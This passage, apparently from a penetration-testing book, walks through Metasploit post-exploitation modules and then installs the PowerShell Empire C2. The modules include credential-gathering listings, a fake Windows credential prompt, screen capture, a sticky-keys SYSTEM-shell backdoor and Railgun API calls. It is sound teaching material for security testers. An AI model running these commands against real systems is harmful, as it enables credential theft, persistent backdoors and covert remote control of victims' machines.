directory structure and familiarize yourself with these post scripts. If you would like you can view the individual ruby files to see how they work. We can use any of the relative Post modules in Meterpreter to pull information from the victim's system post exploitation.

## Meterpreter - Using Post Modules

Post modules are part of the bread and butter of Metasploit. There are post modules to recon, gather system information or credentials, create users, persistence and on and on. There are over 370 post modules available, across all the OS platforms. You can view all the available post modules in Metasploit by typing “*search post/*”.

```
msf6 > search post/

Matching Modules
=====

#      Name
-      -
0      post/windows/gather/ad_to_sqlite
DB
1      post/aix/hashdump
2      post/android/gather/hashdump
3      post/android/manage/remove_lock_root
4      post/android/capture/screen
5      post/android/manage/remove_lock
6      exploit/multi/http/apache_jetspeed_file_upload
7      post/windows/manage/archmigrate
```

One nice feature of using search, is that it creates an ID number for each search return. You can use a module by name, or by the ID number returned when you perform a search.

As seen below:

```
372  post/apple_ios/gather/ios_image_gather
      normal      No      iOS Image Gatherer
373  post/apple_ios/gather/ios_text_gather
      normal      No      iOS Text Gatherer

Interact with a module by name or index. For example info 373, use 373 or use
post/apple_ios/gather/ios_text_gather
```

You could narrow the search down; say you only want to see gather post modules for Windows:

```

msf6 exploit(multi/script/web_delivery) > search windows/gather/

Matching Modules
=====

#      Name
-      -
0      post/windows/gather/ad_to_sqlite
1      auxiliary/parser/unattend
2      post/windows/gather/avast_memory_dump
3      post/windows/gather/bitlocker_fvek
4      post/windows/gather/bloodhound
5      post/windows/gather/forensics/fanny_bmp_check
6      post/windows/gather/make_csv_orgchart
7      post/windows/gather/credentials/mcafee_vse_hashdump
8      post/windows/gather/ntds_grabber
9      post/windows/gather/enum_onedrive
10     post/windows/gather/ntds_location
11     post/windows/gather/enum_putty_saved_sessions
12     post/windows/gather/enum_ad_to_wordlist
13     post/windows/gather/enum_av_excluded

```

Starting with an active session, all you need to do, from the MSF6 prompt (if you are in the meterpreter prompt, just enter “background”) is type “use [post module name]”. You can then type “Show Options” to see available options. Then use the “set” command to set any necessary variables.

Let’s walk through one together using a Windows 10 target.


At the MSF6 prompt with an active session:

- Enter, “*search youtube*”
- *use 6 (post/multi/manage/play\_youtube)*
- *set VID dQw4w9WgXcQ*
- *set session #*
- *run*

```
msf6 post(multi/manage/play_youtube) > set VID
VID => kxopViU98Xo
msf6 post(multi/manage/play_youtube) > dQw4w9WgXcQ
[-] Unknown command: dQw4w9WgXcQ.
msf6 post(multi/manage/play_youtube) > set VID dQw4w9WgXcQ
VID => dQw4w9WgXcQ
msf6 post(multi/manage/play_youtube) > set SESSION 3
SESSION => 3
msf6 post(multi/manage/play_youtube) > run

[*] 172.24.1.238:56065 - Spawning video...
[+] 172.24.1.238:56065 - The video has started
[*] Post module execution completed
```

On the Windows Target we should see:



Rick Rolled!

Okay, that was fun, but we should probably do something more useful. Sometimes it's necessary to know if the remote machine that you successfully exploited is a virtual machine or a standalone system. We can use the "*checkvm*" module to verify this information.

In Metasploit with an active session with our Windows 2019 Server VM:

- Type, “*info post/windows/gather/checkvm*”

```
msf6 exploit(multi/script/web_delivery) > info post/windows/gather/checkvm

Name: Windows Gather Virtual Environment Detection
Module: post/windows/gather/checkvm
Platform: Windows
Arch:
Rank: Normal

Provided by:
Carlos Perez <carlos_perez@darkoperator.com>
Aaron Soto <aaron_soto@rapid7.com>

Compatible session types:
Meterpreter
Shell

Basic options:
Name      Current Setting  Required  Description
----      -
SESSION   -                 yes       The session to run this module on.

Description:
This module attempts to determine whether the system is running
inside of a virtual environment and if so, which one. This module
supports detection of Hyper-V, VMWare, Virtual PC, VirtualBox, Xen,
and QEMU.
```

Let's run the command to check to see if the Windows Server is a Virtual Machine.

- *use post/windows/gather/checkvm*
- *set SESSION -1*

```
msf6 exploit(multi/script/web_delivery) > use post/windows/gather/checkvm
msf6 post(windows/gather/checkvm) > set SESSION -1
SESSION => -1
msf6 post(windows/gather/checkvm) > run

[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
```

“This is a VMware Virtual Machine”

We can run the module in an active session, and we wouldn't need to set the session number. Noticed too that I used, “-1” for the session. This is a new Meterpreter feature and means “the last session opened”. This comes in handy if you want to run a command on the latest session you created,



but you have multiple sessions. You can use the “back” command to return to the msf6 prompt.

There are a lot of credentials gathering modules.


```
msf6 > search windows/gather/credentials

Matching Modules
=====

#   Name
-   -
0   post/windows/gather/credentials/mcafee_vse_hashdump
1   post/windows/gather/credentials/domain_hashdump
2   post/windows/gather/credentials/windows_autologin
3   post/windows/gather/credentials/avira_password
4   post/windows/gather/credentials/bulletproof_ftp
5   post/windows/gather/credentials/coreftp
6   post/windows/gather/credentials/credential_collector
7   post/windows/gather/credentials/enum_cred_store
8   post/windows/gather/credentials/imvu
9   post/windows/gather/credentials/enum_laps
10  post/windows/gather/credentials/dyndns
11  post/windows/gather/credentials/dynazip_log
12  post/windows/gather/credentials/ftpx
13  post/windows/gather/credentials/ftpnavigator
```

Of course, you could always just prompt the user to enter his creds for you.

- > *use post/windows/gather/phish\_windows\_credentials*
- > *set session #*
- > *run*




You can pull automate screenshots too, if you wish.

- *use post/windows/gather/screen\_spy*
- *show options*

```
msf6 post(windows/gather/screen_spy) > show options
Module options (post/windows/gather/screen_spy):
Name          Current Setting  Required  Description
----          -
COUNT        6                yes       Number of screenshots to collect
DELAY         5                yes       Interval between screenshots in
PID           no               no        PID to migrate into before taking
RECORD        true             yes       Record all screenshots to disk b
SESSION       yes              yes       The session to run this module o
VIEW_SCREENSHOTS false            no        View screenshots automatically
```

Then just set the session number and run it. Kali will automatically take 6 screen shots over 5 seconds. It then stores them in the “.msf4/loot” directory.



## Other Interesting Modules

*Post/windows/manage* includes multiple post modules for persistence.



```

msf6 > search post/windows/manage

Matching Modules
=====

#  Name
-  -
0  post/windows/manage/archmigrate
1  post/windows/manage/rollback_defender_signatures
2  post/windows/manage/execute_dotnet_assembly
3  post/windows/manage/forward_pageant
4  post/windows/manage/install_ssh
5  post/windows/manage/install_python
6  post/windows/manage/powershell/load_script
7  post/windows/manage/peinjector
8  post/windows/manage/powershell/build_net_code
9  post/windows/manage/sshkey_persistence
10 post/windows/manage/sticky_keys

```

Just use the post module that you want, and you can type “show info” to get more information on the module.

```

msf6 > use 10
msf6 post(windows/manage/sticky_keys) > show info

Name: Sticky Keys Persistence Module
Module: post/windows/manage/sticky_keys
Platform: Windows
Arch:
Rank: Normal

Provided by:
OJ Reeves

Compatible session types:
Meterpreter
Shell

Available actions:
Name      Description
-----
ADD       Add the backdoor to the target.
REMOVE    Remove the backdoor from the target.

```

This module is a great persistence module, if you are going to have physical access to the system. It allows you to pop a system level shell,

anytime the “shift key” is hit 5 times in a row. This even includes the login screen.

Using the exploit is simple.

- *use post/windows/manage/sticky\_keys*
- *Set SESSION 1*
- *run*

```
msf6 post(windows/manage/sticky_keys) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/sticky_keys) > run

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) > █
```

Now, on the Windows target, just hit the shift key 5 times in a row, and up pops a Windows system prompt!



This is the default attack mode, you can change it to any of the other sticky key attacks (UTILMAN, OSK, etc) by changing the TARGET variable. Basically, all this module is doing is renaming the underlying system command (sethc.exe or utilman.exe) with a copy of cmd.exe. When

the correct key code is pressed to initiate the original tool, the command prompt is opened instead.

To remove and restore normal operation, just use the “remove” command

```
msf6 post(windows/manage/sticky_keys) > remove  
[+] Session has administrative rights, proceeding.  
[+] 'Sticky keys' removed from registry key HKLM\SOFTWARE\Microsoft NT\CurrentVersion\Image File Execution Options\sethc.exe.  
[*] Post module execution completed
```

You can do the same thing by booting a Windows system with a Linux disk and manually swapping the files yourself. I used this technique numerous times when working in Corporate IT for regaining access to old Windows Servers that no one knew the password for anymore. It is interesting though that this Metasploit post module does not seem to work on the Windows 11. Even though the manual method still works.

## Post Module Wrap-Up

We only covered a handful of post modules, there are a multitude of them available. Take some time and look around the post directory. I am pretty sure you will find some modules that interest you. And when you find one you like, read through the code itself to see how it functions. It is very helpful to read through the scripts to see how they work. The beauty of having all the scripts in Ruby is that they can be easily viewed and even modified if needed. Also, every once in a while, you might run into a script that just doesn't work quite right and may need to be tweaked or you may want to add additional functionality.

## Metasploit - IRB Railgun

Railgun allows you to step beyond canned attacks and enables you to use the power of the Windows API during remote exploit. It does so by allowing us to load DLLs and remotely call Windows functions against the target. We will only touch on Railgun briefly. If you are already familiar with Ruby, you will most likely love Railgun. But long time Windows users might find it easier to use PowerShell to accomplish what they need to do against a Microsoft system.

**\*NOTE:** Railgun would not run in the latest version of Metasploit in Kali, so these instructions are from the last known working version. I

am sure the issue will be addressed soon.

Railgun Definition location:

***/usr/share/metasploit-***

***framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def***

Railgun usage is defined by definition folders located in the Kali directory above. Looking at the names you will notice that they directly correspond to standard Windows DLL files:



The “def\_Kernel32.rb” file corresponds to the Windows Kernel32 DLL; “def\_user32.rb” corresponds to the User32 DLL, etc. Inside each DLL definition file are function definitions that allow you to use said function in Railgun. Confusing right?

Let’s take a closer look.

If we view the “***def\_user32.rb***” file it might make more sense:

```
dll.add_function('MessageBeep', 'BOOL',[  
    ["DWORD", "uType", "in"],  
])  
  
dll.add_function('MessageBoxA', 'DWORD',[  
    ["DWORD", "hWnd", "in"],  
    ["PCHAR", "lpText", "in"],  
    ["PCHAR", "lpCaption", "in"],  
    ["DWORD", "uType", "in"],  
])  
  
dll.add_function('MessageBoxExA', 'DWORD',[  
    ["DWORD", "hWnd", "in"],  
    ["PCHAR", "lpText", "in"],  
    ["PCHAR", "lpCaption", "in"],  
    ["DWORD", "uType", "in"],  
    ["WORD", "wLanguageId", "in"],  
])
```

Each function is listed by name and then the necessary variables for each function are included. Where do they get this variable information? The definitions come directly from the Microsoft MSDN function listings.

For example, here is the MSDN listing for Message Box:

```
int WINAPI MessageBox(  
    _In_opt_ HWND    hWnd,  
    _In_opt_ LPCTSTR lpText,  
    _In_opt_ LPCTSTR lpCaption,  
    _In_     UINT    uType  
);
```

<https://msdn.microsoft.com/en-us/library/windows/desktop/ms645505%28v=vs.85%29.aspx>

Look familiar? The definitions in railgun exactly match the requirements for the DLL functions, making railgun use seamless to the victim machine. Railgun provides legitimate function calls properly formatted for the DLL and the Windows system responds as if it were a local program making the request. If you read further down the MSDN webpage for each function you will see what each variable represents and what type of information to enter for each one. You simply use the information provided from the MSDN page to fill in the function call in Railgun. This might still be a little bit confusing, so let's see this in action.

From an existing Meterpreter session to our Windows 2019 Server VM:

> Type, "*irb*" to open the Interactive Ruby Shell

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > irb  
[*] Starting IRB shell...  
[*] You are in the "client" (session) object  
  
irb: warn: can't alias kill from irb_kill.  
>> █
```



Notice the prompt changes to “>>”. Any Ruby commands that we input will be executed on the Windows system. Let’s create a pop-up message box on the Windows system using the function discussed above.


At the IRB prompt, enter the following command:

```
client.railgun.user32.MessageBoxA(0,"Little Bo Peep Lost Her Sheep!","System Error","MB_ABORTRETRYIGNORE")
```

As seen here:

```
>> client.railgun.user32.MessageBoxA(0,"Little Bo Peep Lost Her Sheep!","System Error","MB_ABORTRETRYIGNORE")
```

When the command is entered, it will wait for a response from the Windows system to complete.



And on the Windows system, we see the message, “*Little Bo Peep Lost Her Sheep!*” – Oh No’s!

Though this is not very productive from a security tester’s point of view (unless you want the target to know that you are there), it is an easy example on how Railgun works in Metasploit. If we analyze the command, we see how each variable works. The definitions from the MSDN page tells us:


- **hWnd [in, optional]** = Input which is NULL or “0”
- **lpText [in, optional]** = The Message to be Displayed

- **lpCaption [in, optional]** = The Dialog Box Title
  - **uType [in]** = A parameter that correlates to pre-defined buttons
- So, in our example:

```
dll.add_function('MessageBoxA', 'DWORD',[
  ["DWORD", "hWnd", "in"],
  ["PCHAR", "lpText", "in"],
  ["PCHAR", "lpCaption", "in"],
  ["DWORD", "uType", "in"],
  ])
```

```
dll.add_function('MessageBoxA', 'DWORD',[
  ["hWnd", "0"],
  ["lpText", "Little Bo Peep Lost Her Sheep!"],
  ["lpCaption", "System Error"],
  ["uType", "MB_ABORTRETRYIGNORE "],
  ])
```

Creates this pop-up box on the target:



So, in essence the process is, look up the Windows DLL function that you want to use. Then find the Railgun function in the definitions file and finally, create the IRB command. Not all the functions (or DLLs) are included in the Ruby definition files. They can be added by hand, but from personal experience and choice I usually just use an existing post module that already is using railgun or I use PowerShell rather than trying to add new Ruby definitions.

## Conclusion

In this section we looked at how to use Post modules to perform post exploitation. We also quickly looked at how to use Railgun to interact with


Windows DLL functions. This was just a quick overview of Metasploit as we have covered it extensively in my Basic Book and used it throughout this book. For more information on Metasploit check out the extensive documentation on the Offensive Security website, link in the resources below. In the next section we will look at using PowerShell for post exploitation.

## Resources & References

- Metasploit Unleashed - <https://www.offensive-security.com/metasploit-unleashed/>
- Windows Post Gather Modules - <https://www.offensive-security.com/metasploit-unleashed/windows-post-gather-modules/>
- Linux Post Gather Modules - <https://www.offensive-security.com/metasploit-unleashed/linux-post-gather-modules/>
- OS Post Gather Modules - <https://www.offensive-security.com/metasploit-unleashed/os-post-gather-modules/>
- How to use Railgun for Windows post exploitation - <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-Railgun-for-Windows-post-exploitation>
- API Index for Desktop Windows Applications - <https://docs.microsoft.com/en-us/windows/win32/apiindex/api-index-portal>
- DEFCON 20 Maloney-railgun - <https://www.defcon.org/images/defcon-20/dc-20-presentations/Maloney/DEFCON-20-Maloney-Railgun.pdf>

# Chapter 37

## PowerShell Empire & StarKiller



**Tool GitHub:** <https://github.com/BC-SECURITY/Empire>

The original PowerShell Empire officially reached end of life in 2019. Since, the project has been under continued development by BC Security. In January, Kali and BC Security announced a business partnership and a

special version of Empire & StarKiller are now installed in Kali. We will take a look at how to use Empire and its new StarKiller GUI. Don't let the "PowerShell" name fool you, Empire isn't just for testing Windows systems. Here is a screenshot of active Mac, Linux and Windows Server 2016 "agents", or remote shells:

```
(Empire: agents) > list

[*] Active agents:

Name      La Internal IP      Machine Name      Username          Process
-----
API60ZQF  py 127.0.1.1        LinuxMint         *root            python3
TS47VB23  ps 172.24.1.168     WIN-EM0B9DJNR5B  *DOMAIN\Dan     powershell
10H03RHF  py 127.0.0.1        Mac-mini.local   dieterle        /Library/Developer
```

The framework includes modules that work for all three platforms, but more about modules later.

## Installing PowerShell Empire & StarKiller

PowerShell Empire is a Command & Control (C2) Framework. There has been a big push to get more C2's installed in Kali Linux, and Empire is one of the first. Most C2s require the 64-bit version of Kali Linux. Also, many of the C2s available do not currently work on the Raspberry Pi ARM platform. As mentioned, Empire now comes pre-installed with Kali Linux, but it is recommended to run the install again to update it to the latest version.

Open a Terminal and enter:

- > *sudo apt update*
- > *sudo apt install -y powershell-empire starkiller*

If you used PowerShell Empire earlier this year, and haven't tried it since, usage has changed. It is now two components, Server and Client. Well, technically three if you count StarKiller.

## Empire C2 Basic Usage

First, we need to start the Empire Server. This runs in the background and allows us to use the Empire command line client, and the StarKiller GUI.

- > *sudo powershell-empire server*



```

(kaliⓈkali)-[~]
└─$ sudo powershell-empire server
[*] Loading default config
[*] Loading stagers from: /usr/share/powershell-empire/
[*] Loading modules from: /usr/share/powershell-empire/
[*] Loading listeners from: /usr/share/powershell-empire/
[*] Starting listener 'http'
[+] Listener successfully started!

```

Now, we need to start the Client Interface.

- Open a new terminal window
- Enter, “*sudo powershell-empire client*”

```

[Version] 4.1.3 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
=====
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
=====
This build was released exclusively for Kali Linux | https://kali.org
=====

  EMPiRE

  393 modules currently loaded
  1 listeners currently active
  0 agents currently active

[*] Connected to localhost
(Empire) >

```

We are now ready to use Empire!

## Create an Empire Listener

To use Empire, and most C2s, we need to create a listener service, and a stager, or exploit payload. When a target runs the stager, we will get a remote shell, or an agent. This might be a little confusing, but it will make more sense as we see it in action. First, we need to create a Listener. This is basically the same as a “multi/handler” listener in Metasploit. It simply listens to the call back connection of successfully targeted remote systems.

